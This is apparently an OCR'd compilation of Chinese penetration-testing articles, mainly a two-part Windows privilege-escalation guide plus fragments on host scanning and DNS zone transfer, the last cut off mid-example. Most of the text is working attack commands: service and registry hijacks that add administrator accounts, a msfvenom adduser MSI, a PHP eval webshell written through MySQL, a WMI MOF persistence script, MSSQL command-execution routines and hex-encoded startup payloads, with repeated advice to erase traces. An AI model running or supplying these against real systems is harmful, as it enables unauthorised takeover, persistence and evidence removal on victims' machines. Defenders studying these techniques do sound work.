
netdiscover -r 192.168.88.0/24



nmap

nmap 大家众所周知，非常强大的端口扫描工具，可以使用以下命令扫描存活主机：

nmap -n -Pn -T5 -sS 192.168.88.0/24



总结

本文将上次写的不全的，大佬们的建议简单的列举了一下，如果还有不全的地方，请大家留言，让大家共同学习一下。

windows 提权系列上篇

原创： t3st 信安之路 2017-08-20

在渗透测试中，提升自己的权限是经常遇到的问题，往往在渗透中最容易获取的权限就是一个 webshell，如果网站是架设在 Windows 系统上的，这时就可能遇到这样的问题，还有一种情况是在做横向渗透的时候，收集到一些可以远程连接桌面的帐号，这是也需要，在实际的渗透中有很多的地方会需要这个操作，这个系列就主要介绍各种提权的方式。

提权基础

在提权之前首先要做的是对系统的操作系统信息做一些信息收集，关于信息收集的介绍请看之前的文章《Windows 环境下的信息收集》，这里简单提一下这几条命令：

systeminfo | findstr OS #获取系统版本信息

hostname #获取主机名称

whomai /priv #显示当前用户的安全特权

quser or query user #获取在线用户

netstat -ano | findstr 3389 #获取 rdp 连接来源 IP

dir c:\programdata\ #分析安装杀软

wmic qfe get Caption,Description,HotFixID,InstalledOn #列出已安装的补丁

REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp /v PortNumber #获取远程端口

tasklist /svc | find "TermService" + netstat -ano #获取远程端口

溢出提权

溢出提权是在提权过程中最通用的，但是其利用的关键点在于目标系统安全补丁打的不够及时，才会让攻击者有机可乘，这里大概列一下比较新的溢出 exp。

安全公告号	补丁号	适用范围	参考链接
MS14-058	KB3000061	03,08,12?	https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-058
MS14-068	KB3011780	域控未安装补丁的域内	https://github.com/gentilkiwi/kekeo
MS15-051	KB3031432	03,08,12?	https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051
MS16-032	KB3143141	03,08,12	https://github.com/zcgonvh/MS16-032
MS17-010	KB4013389	03,08,12,16	暂未找到支持菜刀执行的本地提权exp

WINDOWS 错误系统配置

有时候由于运营者的错误配置可能给我们提权提供便利，提高我们的提权成功率，下面就对这个方面的提权方法做一个简单的介绍。

可信任服务路径

“Trusted Service Paths”漏洞是由系统中的“CreateProcess”函数引起的，利用了 windows 文件路径解析的特性，并涉及了服务路径的文件/文件夹权限，存在缺陷的服务程序利用了属于可执行文件的文件/文件夹权限。如果权限合适，我们可以上传恶意可执行文件。简单讲就是查找系统服务文件中存在非引用路径。如果一个服务调用可执行文件，没有正确处理引用的全路径名，就可以利用这个漏洞。metasploit 集成了 trusted_service_path(*http://www.zeroscience.mk/codes/msfsession.txt*)漏洞利用模块。

产生原因

windows 服务通常都是以 System 权限运行的，所以系统在解析服务的二进制文件对应的文件路径中的空格的时候也会以系统权限进行解析。如果我们能利用这一特性，就有机会进行权限提升。例如，有如下的文件路径:

C:\Program Files\Some Folder\Service.exe

对于上面文件路径中的每一个空格，windows 都会尝试寻找并执行名字与空格前的名字向匹配的程序。操作系统会对文件路径中空格的所有可能进行尝试，直到找到一个匹配的程序。以上面的例子为例，windows 会依次尝试确定和执行下面的程序：

C:\Program.exeC:\Program Files\Some.exeC:\Program Files\Some Folder\Service.exe

所以如果我们能够上传一个适当命名的恶意可执行程序在受影响的目录，服务一旦重启，我们的恶意程序就会以 system 权限运行(大多数情况下)。

利用步骤

1.检测目标主机是否存在该漏洞

wmic service get name,displayname,pathname,startmode|findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr/i /v """

如果存在一下结果则表示存在：

FABS - Helping agent for MAGIX media database Fabs C:\Program Files (x86)\Common Files\MAGIX Services\Database\bin\FABS.exe /DisableUI Auto

2.检查对有漏洞目录是否有写入的权限。使用 Windows 内建工具 icacls 查看路径中受影响文件夹的权限，(M)代表修改权限，(F)代表完全控制，(CI)代表从属容器将继承访问控制项，(OI)代表从属文件将继承访问控制项。

```
C:\Users\test\Desktop>icacls  "C:\Program Files (x86)\Common Files"
C:\Program Files (x86)\Common Files NT SERVICE\TrustedInstaller:(F)
                                    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                                    NT AUTHORITY\SYSTEM:(M)
                                    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                                    BUILTIN\Administrators:(M)
                                    BUILTIN\Administrators:(OI)(CI)(IO)(F)
                                    BUILTIN\Users:(RX)
                                    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                                    CREATOR OWNER:(OI)(CI)(IO)(F)
                                    .....skip.....
```


3.攻击。将我们需要执行的 exe 根据需要重命名并放置在可写入的有漏洞目录下，然后运行如下命令尝试重启服务，如果失败的话等待服务器重启时执行

exe，成功提权后记得清理痕迹。

sc stop service_name

sc start service_name

假如我们的 exe 会弹回一个 SYSTEM 权限的 meterpreter shell，但是我们新得到的会话很快就中断了。这是因为当一个服务在 Windows 系统中启动后，它必须和服务控制管理器通信。如果没有通信，服务控制管理器会认为出现了错误，并会终止这个进程。我们所有需要做的就是在终止载荷进程之前，将它迁移到其它进程，也可以使用自动迁移 set AutoRunScript migrate -f。

系统服务的错误权限配置漏洞

Windows 系统服务文件在操作系统启动时会加载执行，并且在后台调用可执行文件。比如，JAVA 升级程序，每次重启系统时，JAVA 升级程序会检测 Oracle 网站，是否有新版 JAVA 程序。而类似 JAVA 程序之类的系统服务程序加载时往往都是运行在系统权限上的。所以如果一个低权限的用户对于此类系统服务调用的可执行文件具有可写的权限，那么就可以将其替换成我们的恶意可执行文件，从而随着系统启动服务而获得系统权限。metasploit 集成了漏洞利用模块 exploit/windows/local/service_permissions。手工测试步骤如下：

1. 检查易受攻击的服务.SERVICE_ALL_ACCESS 的意思是我们对“Vulnerable Service”的属性拥有完全控制权。

*accesschk.exe -uwcqv "Authenticated Users" * /accepteula*

#"Authenticated Users"指 Windows 系统中所有使用用户名、密码登录并通过身份验证的账户，不包括来宾账户 Guest。也可以使用当前用户用户名来列出所以可以被当前用户修改的服务。

#-->RW 360rp

 # SERVICE_ALL_ACCESS

2.查看可以完全控制的服务的属性。

```
C:\Users\test\Desktop>sc qc 360rp
[SC] QueryServiceConfig 成功

SERVICE_NAME: 360rp
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\360\360sd\360rps.exe"
        LOAD_ORDER_GROUP   : TDI
        TAG                : 0
        DISPLAY_NAME       : 360 杀毒实时防护加载服务
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```


3.修改服务配置执行命令。BINARY_PATH_NAME 参数指向了该服务的可执行程序(360rps.exe)路径。如果我们将这个值修改成任何命令，那意味着这个命令在该服务下一次启动时，将会以 SYSTEM 权限运行。

```
sc config 360rp binpath= "net user UpdateUser P@ssword123! /add"
sc stop 360rp
sc start 360rp
sc config 360rp binpath= "net localgroup Administrators UpdateUser /add"
sc start 360rp
```


当尝试启动服务时，它会返回一个错误。这一点我们之前已经讨论过了，在 Windows 系统中，当一个服务在 Windows 系统中启动后，它必须和服务控制管理器通信。如果没有通信，服务控制管理器会认为出现了错误，并会终止这个进程。上面的“net user”肯定是无法和服务管理器通信的，但是不用担心，我们的命令已经以 SYSTEM 权限运行了，并且成功添加了一个用户。

4.提权成功后修改服务配置，清理痕迹。

不安全的注册表权限配置

在 Windows 中，和 Windows 服务有关的信息存储在 *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services* 注册表项中。以服务 360rp 为例，服务对应的程序路径存储在 *HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service\360rp\ImagePath* 中，如果我们对这一键值有写入权限就可以修改服务对应的程序路径，让系统以

SYSTEM 权限运行我们的程序，从而达到提权的目标。如下所示，我们可以使用 *SubInACL(https://www.microsoft.com/en-us/download/details.aspx?id=23510)*工具去检查注册表项的权限。建议本地安装后找到 subinacl.exe 拷贝到目标机器上运行。

subinacl.exe /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service\360rp" /display

如果我们对注册表有写入权限，就可以修改注册表，使得服务启动时运行我们的恶意程序：

reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service\360rp" /t REG_EXPAND_SZ /v ImagePath /d "C:\programdata\adduser.exe" /f

在下一次启动该服务时，adduser.exe 将会以 SYSTEM 权限运行。成功提权后记得修改回配置。

不安全的文件/文件夹权限配置

可信任服务路径漏洞产生的原因就是不安全的文件夹权限以及“CreateProcess”函数。如果我们对系统服务对应的应用程序所在文件夹有写入权限，便可以直接使用恶意程序替换原来的可执行文件，从而完成提权。

任意用户以 NT AUTHORITY\SYSTEM 权限安装 msi

AlwaysInstallElevated 是一个策略设置，当在系统中使用 Windows Installer 安装任何程序时，该参数允许非特权用户以 system 权限运行 MSI 文件。如果目标系统上启用了这一设置，我们可以使用 msf 生成 msi 文件来以 system 权限执行任意 payload。msf 集成了漏洞利用模块：*exploit/windows/local/always_install_elevated* 。详细利用步骤如下：

1.判断是否启用了 AlwaysInstallElevated 策略。当两个注册表键值查询结果均为 1 时，代表该策略已启用。

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

2.使用 msfvenom 生成恶意程序上传

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o rotten.msi
```

3.运行恶意程序。

```
msiexec /quiet /qn /i C:\programdata\rotten.msi
```

/quiet 安装过程中禁止向用户发送消息
/qn 不使用 GUI
/i 安装程序

计划任务

可以使用如下命令查看计算机上的计划任务。

```
schtasks /query /fo LIST /v
```

使用如下命令可以查看指定目录的权限配置情况。如果我们对以高权限运行的任务所在目录具有写入权限，就可以使用恶意程序覆盖掉原来的程序。当计划任务下次执行时，就会以高权限运行恶意程序，进而完成提权。

```
accesschk.exe -dqv "D:\test" -accepteula
```

总结

本文作为这个提权系列的上篇，主要讲了提权的一些基础信息，提到了溢出提权、错误配置导致的提权等，由于作者还没完全完成这个系列的所有内容，所以可能有不全的地方，请大家理解，随后会慢慢放出作者已经完成的部分。如果有任何的问题或者建议，请大家积极留言讨论。

Windows 提权系列中篇

原创： t3st 信安之路 2017-08-21

这一篇的内容主要讲的是关于利用数据库服务来进行提权操作，今天的主要内容是利用 mysql、mssql 进行提权。

利用 Mysql 提权

在利用 mysql 提权之前首先要回顾一下 mysql 的常用命令：

查路径：select @@basedir as basePath from dual

*查用户：select * from mysql.user*

注册函数：CREATE FUNCTION shell RETURNS STRING SONAME 'udf.dll'

查版本：select version();

导出：select load_file(0x633A5C5C626F6F742E696E69) FROM user into outfile 'D://a.txt'

写文件：select '<?php eval($_POST[cmd]);?>' into outfile 'F://a.php';

开外连：GRANT ALL PRIVILEGES ON . TO 'root'@'%' IDENTIFIED BY '123456' WITH GRANT OPTION;

读文件：select load_file('c:\boot.ini')

移动文件：select load_file('C:/wmpub/nullevt.mof') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof'

查找 root 密码

利用 mysql 提权的三种方式均需要获取 mysql 数据库最高权限 root 的帐号

密码。所以我们先讨论下如何获取 mysql 的 root 密码：

1.翻配置文件。关键字：config conn data sql inc database 等

2.下载数据文件并破解密文。

root 密码密文存放在：mysql 数据库存储目录/mysq/user.myd 中，低权限下可以用以下命令读取，或者直接使用暗月的“MYSQL 低权限读取 ROOT 密码工具”，然后使用 cmd5 解密即可。

```
select @@datadir; -->c:\wamp64\bin\mysql\mysql5.7.14\data\
create table test(c varchar(255) DEFAULT NULL)ENGINE=InnoDB DEFAULT CHARSET=utf8;
LOAD DATA LOCAL INFILE 'c:/wamp64/bin/mysql/mysql5.7.14/data/mysql/user.MYD' INTO TABLE test
fields terminated by '' LINES TERMINATED BY '\0';
select * from test;
DROP TABLE test;
```


3. 暴力破解。使用类似于【凤凰扫描器】*(https://github.com/0xwindows/fenghuangscanner_v3)*的爆破工具。

利用 udf 提权

UDF 为 User Defined Function 用户自定义函数，也就是支持用户自定义函数的功能。这里的自定义函数要以 dll 形式写成 mysql 的插件，提供给 mysql 来使用。也就是说我们可以通过编写 dll 文件来实现我们需要的功能，UDF 编写可以参考（https://www.404sec.com/7817.html）。利用 UDF 提权需要知道 root 账户的密码，并且需要目标系统是 Windows。可以使用现成的 udf 提权工具，下面介绍手工测试的方法。

1.查看 mysql 版本

select version();#-->5.7.14

2.上传 DLL 文件

dll 文件可以使用 webshell 上传，也可以通过 mysql 导出。后缀不一定是 dll，可以是任意的。64 位和 32 位版本对应不同的 dll 文件，拿 32 位的 dll 去在 64 位系统注册的话，会提示错误：Can't open shared library 'udf.dll' (errno: 193)

```
select @@basedir;   #查找mysql的安装目录 -->c:\wamp64\bin\mysql\mysql5.7.14\
create table udftmp (c blob);
insert into udftmp values(convert('udf.dll hex code',CHAR));#0x4D5A代表dll的16进制值
select c from udftmp into dumpfile
'c:\\wamp64\\bin\\mysql\\mysql5.7.14\\lib\\plugin\\udf.dll';
drop table udftmp;

-- 获取dll文件的16进制值:
select hex(load_file ('c:/windows/temp/xxoo.dll')) into outfile 'c:/windows/temp/xxoo.txt';
drop table udftmp;
```

在 MYSQL 4.1 以前的版本中，可以将所有的 DLL 文件里面的任何函数都注册到 MYSQL 里面以供 MYSQL 调用。无论这个 DLL 在什么位置，函数的声明是什么样的。

在 MYSQL 4.1 及以后的版本中，对 UDF 函数进行了限制，只有实现了一个特定接口的函数才可以被成功注册到 MYSQL 中，这样就防止了通过 MYSQL 非法调用系统的 DLL。

在 MYSQL5.0 以后，对注册的 DLL 的位置有了限制，创建函数的时候，所对应的 DLL 不能包含/或者\，简单的理解就是不能是绝对路径。所以我们将 DLL 上传到包含在 PATH 这个环境变量内的目录中来跳过这个限制(运行 echo %path% 可以查看可写目录，例如：C:\WINDOWS\udf.dll 或 C:\WINDOWS\system32\udf.dll)，或者放到盘符的根目录下通过 c:udf.dll 这种形式的写法来跳过限制。

Mysql5.1 及以上版本，必须将 DLL 文件上传到 mysql 安装目录下的 lib\plugin 文件夹下才能创建自定义的函数。默认情况下’plugin’文件夹并不存在，可能就是为了防止通过 into dumpfile 将 DLL 来写到这个文件夹。可以用命令 show variables like '%plugin%'查看是否存在 plugin 文件夹。可以在 webshell 中手工创建 lib、plugin 文件夹，也可以像下面这样利用 NTFS ADS 流来创建文件夹(5.7.14 权限不足，Errcode: 13 - Permission denied。5.5.8 可以。哪些版本可以？)：

```
select @@basedir;   #查找mysql的安装目录 -->c:\wamp64\bin\mysql\mysql5.7.14\
select 'It is dll' into dumpfile
'c:\\wamp64\\bin\\mysql\\mysql5.7.14\\lib::$INDEX_ALLOCATION';    #使用NTFS ADS流创建lib目录
select 'It is dll' into dumpfile
'c:\\wamp64\\bin\\mysql\\mysql5.7.14\\lib\\plugin::$INDEX_ALLOCATION'; #利用NTFS ADS流创建
plugin目录
```

如果 mysql 服务器开启了 secure-file-priv 选项，就只能将文件导出到指定目录下。可以通过 *show variables like '%secure%'*;查询 secure-file-priv 的值。使用#

注 释 掉 mysql 安 装 目 录 下 my.ini 或 者 mysql.cnf 中 的 secure_file_priv="c:/wamp64/tmp"一行，然后重启 mysql 就可以将文件导出到任意目录了。(待解决问题：apache 用户有权限改这个配置文件并且重启 mysql 么？)

1.创建函数

create function function_name returns string soname 'dll_path' //function_name 必须是 dll 文件中函数

create function cmdshell returns string soname 'udf.dll'//eg

2.调用函数

select function_name(函数参数);

select cmdshell('net user waitalone waitalone.cn /add');#eg

3.删除函数

drop function function_name;

drop function cmdshell;#eg

-- 或者：

delete from mysql.func where name='function_name';

delete from mysql.func where name='cmdshell';#eg

利用 mof 提权

Windows 管理规范 (WMI) 提供了以下三种方法编译到 WMI 存储库的托管对象格式 (MOF) 文件：

运行 MOF 文件指定为命令行参数将 Mofcomp.exe 文件。

使用 IMofCompiler 接口和 $ CompileFile 方法。

拖放到 %SystemRoot%\System32\Wbem\MOF 文件夹的 MOF 文件。

也就是说 mof 提权其实是 windows 的问题，而不是 mysql 的漏洞。第三种方法仅为向后兼容性与早期版本的 WMI 提供，因为此功能可能不会提供在将来的版本后。mysql5.7 开始默认使用 secure-file-priv 选项，不能随意选择导出路径，所以 mof 提权仅适用于以下条件：

操作系统版本低于 Windows Server 2008;

mysql 版本低于 5.7

可以使用现成的 mof 提权工具，下面介绍手工测试的方法。

1.查看 mysql 版本

select version();#-->5.5.8

2.编写 mof 文件

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
            "Where TargetInstance Isa \"Win32_LocalTime\" "
            "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
    "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin
/add\")\nWSH.run(\"net.exe localgroup administrators admin /add\")";
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```


3.导出 mof 文件

select load_file('C:\RECYCLER\1.mof') into dumpfile 'c:/windows/system32/wbem/mof/test.mof';#先上传到可写目录然后导出到指定目录

select char(35,112) into dumpfile 'c:/windows/system32/wbem/mof/test.mof';#直接导出到指定目录。35,112 代表 ASCII 码值表

成功执行之后，会在 c:/windows/system32/wbem/mof/good/目录下多出个 test.mof 文件。如果 mof 文件不能执行，则会在 c:/windows/system32/wbem/mof/bad/目录下多出个 test.mof 文件。

4.清理痕迹。成功提权后清理很及时需要删除添加的用户，但是每分钟又会重新执行脚本添加用户。需要使用如下命令清理痕迹：

```
net stop winmgmt
rmdir /s /q C:\WINDOWS\system32\wbem\Repository\
net start winmgmt
del C:\WINDOWS\system32\wbem\mof\*.mof /F /S
net user admin /del
del C:\RECYCLER\1.mof
```


启动项/组策略

windows 启动项和开关机组策略目录下的脚本会在用户登录、开机、关机是自动运行，利用 mysql 向这些路径导出脚本即可执行任意命令，mysql5.7 开始默认使用 secure-file-priv 选项，不能随意选择导出路径，所以这种办法需要目标 mysql 版本低于 5.7。具体操作命令如下：

```
create table a (cmd text);
insert into a values ("set wshshell=createobject (""wscript.shell"")");
insert into a values ("a=wshshell.run (""cmd.exe /c net user test !@#123QWE /add"",0)");
insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators test
/add"",0)");
select * from a into outfile "目标路径//a.vbs";#将会导出vbs脚本到目标路径，脚本自动执行后，就会成功添加账户。
drop table a;
```


自运行脚本路径整理：

```
Win2003:
-- dir /x 可显示短路径
C://docume~1//Administrator//「开始」菜单//程序//启动
C://docume~1//All Users//「开始」菜单//程序//启动
C://docume~1//Administrator//Start Menu//Programs//Startup
C://docume~1//All Users//Start Menu//Programs//Startup
C://WINDOWS//System32//GroupPolicy//Machine//Scripts//Shutdown
C://WINDOWS//system32//GroupPolicy//Machine//Scripts//Startup
Win2008:
C://Users//Administrator//AppData//Roaming//Microsoft//Windows//Start Menu//Programs//Startup
C://ProgramData//Microsoft//Windows//Start Menu//Programs//Startup
C://Windows//System32//GroupPolicy//Machine//Scripts//Shutdown
C://Windows//System32//GroupPolicy//Machine//Scripts//Startup
```


利用 Mssql 提权

MSSQL 作为在 Windows 系统下最常用的数据库，利用 mssql 来提权也是经常会遇到的，下面就针对 mssql 如何提权做一个详细的介绍。

获取数据库密码

翻配置文件、conn.asp(asp 站点) 、web.config(aspx 站点) 、db.inc

暴力破解。

sa 权限利用

微软的 SQL Server 在提权过程中往往也会给我们很大帮助，尤其是当找到 SA 用户的密码时，系统权限就基本到手了。

xp_cmdshell

得到 SA 权限后，我们用的最多的是“xp_cmdshell”这个扩展存储直接执行命令，具体步骤如下：

1.开启 xp_cmdshell

```
--show advanced options 选项用来显示 sp_configure 系统存储过程高级选项。
exec sp_configure 'show advanced options', 1
RECONFIGURE  --运行 RECONFIGURE 语句以安装
exec sp_configure 'xp_cmdshell', 1 --启用xp_cmdshell
RECONFIGURE
--如果还不能运行xp_cmdshell，可能是管理员删除了组件，可以运行以下命令恢复：
dbcc addextendedproc("xp_cmdshell","xplog70.dll");
--或者：
sp_addextendedproc xp_cmdshell,@dllname='xplog70.dll'
```


2.执行命令

exec xp_cmdshell 'whoami'

从 SQL Server 2005 开始，xp_cmdshell 默认是禁用的，而且执行 xp_cmdshell 可能会触发安全警报。下面介绍一些其它通过 SQL Server 执行系统命令的方法。

sp_oacreate

在 xp_cmdshell 被删除或者出错情况下，可以充分利用 SP_OACreate 进行提权。

1.打开组件

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'show advanced options', 0;
--如果还不能运行sp_oacreate，可能是管理员删除了组件，可以运行以下命令恢复：
dbcc addextendedproc ("sp_OACreate","odsole70.dll")
```


2.执行命令

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c whoami >c:\programdata\1.txt' --执行命令无回显

详细介绍：

http://www.cnblogs.com/xiao0/archive/2012/08/09/2630048.html

SQL Server CLR

Microsoft SQL Server 现在具备与 Microsoft Windows .NET Framework 的公共语言运行时 (CLR) 组件集成的功能。CLR 为托管代码提供服务，例如跨语言集成、代码访问安全性、对象生存期管理以及调试和分析支持。对于 SQL Server 用户和应用程序开发人员来说，CLR 集成意味着您现在可以使用任何 .NET Framework 语言（包括 Microsoft Visual Basic .NET 和 Microsoft Visual C#）编写存储过程、触发器、用户定义类型、用户定义函数（标量函数和表值函数）以及用户定义的聚合函数。 要通过此种方式来执行命令，也有几

个前提：

1.在 SQL Server 上能启用 CLR 并可以创建自定义存储过程

2.SQL Server 当前账号具有执行命令/代码所需要的权限

具体测试步骤如下：

1.新建项目。安装 Visual Studio 和 SQL Server 数据库，创建一个新的 SQL Server 数据库项目。设置项目属性，目标平台修改为需要的目标平台，如 SQL Server 2012；将 SQLCLR 权限级别修改为 UNSAFE；修改.Net 框架版本为自己需要的版本；语言选择 C#。右键项目，选择添加->新建项，新建 SQL CLR C# 存储过程。

2.编写代码。

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.Collections.Generic;
using System.Text;
using System.Threading.Tasks;
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void SqlStoredProcedure1 ()
    {
        System.Diagnostics.Process process = new System.Diagnostics.Process();
        process.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/C whoami > c:\\programdat\\1.txt";
        process.Start();
    }
}
```


3.编译。到编译目录下可以看到一个 dacpac 后缀的文件，双击文件解压打开 mode.sql，执行 sql 文件中的语句：

```
use test
CREATE ASSEMBLY [ExecCode]
    AUTHORIZATION [dbo]
    FROM 0x4D5A[...snip...]
    WITH PERMISSION_SET = UNSAFE;
-- 然后执行:
CREATE PROCEDURE [dbo].[SqlStoredProcedure1]
AS EXTERNAL NAME [ExecCode].[StoredProcedures].[SqlStoredProcedure1]
-- 失败的话换数据库尝试。
```


4.开启数据库服务器配置选项 clr enabled:

```
EXEC sp_configure N'show advanced options', N'1'
RECONFIGURE WITH OVERRIDE
--开启clr enabled 选项
EXEC sp_configure N'clr enabled', N'1'
RECONFIGURE WITH OVERRIDE
--关闭所有服务器配置选项
EXEC sp_configure N'show advanced options', N'0'
RECONFIGURE WITH OVERRIDE
--如果存在权限问题，执行下面一段脚本
alter database [master] set TRUSTWORTHY on
EXEC sp_changedbowner 'sa'
```


5.执行命令:

EXEC [dbo].[SqlStoredProcedure1];

6.删除存储过程:

DROP PROCEDURE [dbo].[SqlStoredProcedure1];DROP ASSEMBLY ExecCode

参考连接:

https://evi1cg.me/archives/Exec_OS_Command_Via_MSSQL.html

Agent Job

此种方式适用于服务器开启了 MSSQL Agent Job 服务，并且服务器中当前运行的用户账号拥有足够的权限去创建并执行代理作业的情况。

```
EXEC msdb..sp_add_job @job_name = N'CmdExec' ;
EXEC msdb..sp_add_jobstep @job_name = N'CmdExec', @step_name = N'CmdExec', @subsystem =
N'CmdExec', @command = N'cmd /c whoami >> c:\programdata\5.txt', @retry_attempts = 1,
@retry_interval = 5 ;
EXEC msdb..sp_add_jobserver @job_name = N'CmdExec';
EXEC msdb..sp_start_job N'CmdExec';
--等待命令执行完成后，删除作业：
EXEC msdb..sp_delete_job  @job_name = N'CmdExec';
```


参考连接：

http://bobao.360.cn/learning/detail/3070.html

其他方式

freebuf 上有一篇很详细的文章，链接如下：

http://www.freebuf.com/column/142307.html

dbower 权限

类似于 mysql 写脚本到自启动目录下，mssql 也可以通过差异备份写脚本到自启动目录下。差异备份保存的文件不只是我们的脚本文件，还会有一些我们用不到的垃圾数据。在 bat 脚本中，我们可以使用回车把垃圾数据提交了，系统会把它们当成无用命令处理，不会影响脚本的正常运行，所以我们在这里选用 bat 脚本。而且 MSSQL 备份的时候,到一定的字符长度就会出现垃圾的字符,那个字符会影响我们的操作。所以我们得把语句尽量缩短。

```
use test
alter database test set RECOVERY FULL
create table cmd (a image)
backup database test to disk = 'c:\\cmd1' with init
backup log test to disk = 'c:\\cmd1' with init
insert into cmd (a) values
(0x0D0A0D0A6e6574207573657220312021402331323351574520 2f6164202626206e6574206c6f63616c67726f75702
061646d696e6973747261746f72732031202f61640A)-- 加用户 1:!@#123QWE
backup log test to disk = 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\1.bat'--
也可以换成其它路径
drop table cmd
```


除了写脚本到自启动目录下，还可以通过注册表实现开机运行命令：

xp_regwrite

'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows\currentversion\run','exec','REG_SZ',

'cmd /c whoami > c:\programdata\4.txt'

工具——PowerUpSQL(未测试)

针对 mssql 的的攻击与利用，有一个强大的工具 PowerUpSQL

https://github.com/NetSPI/PowerUpSQL

里面也有很多针对 MSSQL 的攻击方式。这里介绍两种利用方式:

SP_Addextendedproc

创建 DLL

```
Create-SQLFileXpDll -OutFile C:\programdata\exec.dll -Command "echo Exec test > C:\programdata\test.txt" -ExportName xp_test
```

导入 DLL

```
//via local disk:sp_addextendedproc 'xp_test', 'C:\programdata\xp_test.dll'//via UNC path:sp_addextendedproc 'xp_test', '\servername\pathtofile\exec.dll'
```

调用存储过程

```
exec master..xp_test;
```

卸载存储过程

```
sp_dropextendedproc 'xp_test'
```

xp_regread 恢复 Windows 自动登录凭据

可以将 Windows 配置为在计算机启动时自动登录。 在大多数情况下，当 Windows 配置为自动登录时，未加密的凭据存储在注册表项中：*HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon* 。PowerUpSQL 中的“Get-SQLRecoverPwAutoLogon”函数可以获取到默认 Windows 自动登录信息和备用 Windows 自动登录信息（如果已设置），然后它返回相关的域名，用户名和密码。

$Accessible = Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 15| Where-Object {$_.Status -eq "Accessible"}$Accessible | Get-SQLRecoverPwAutoLogon -Verbose

参看链接:

https://evi1cg.me/archives/Powerup.html

总结

本文主要讲解了利用 Windows 下的常用数据库进行提权的各种姿势，如果大家有什么意见和建议请积极留言，如果需要详细交流可以加群寻找作者进行沟通。

DNS 域传送详解

myh0st 信安之路 2017-10-26

DNS 区域传送（DNS zone transfer）指的是一台备用服务器使用来自主服务器的数据刷新自己的域（zone）数据库，目的是为了做冗余备份，防止主服务器出现故障时 dns 解析不可用。然而主服务器对来请求的备用服务器未作访问控制，验证身份就做出相应故而出现这个漏洞。

如何利用

windows 利用方式：

nslookup

server=ns.vul.com

ls vul.com

Linux 利用方式：

dig axfr @ns.vul.com vul.com

wooyun 事例：

```
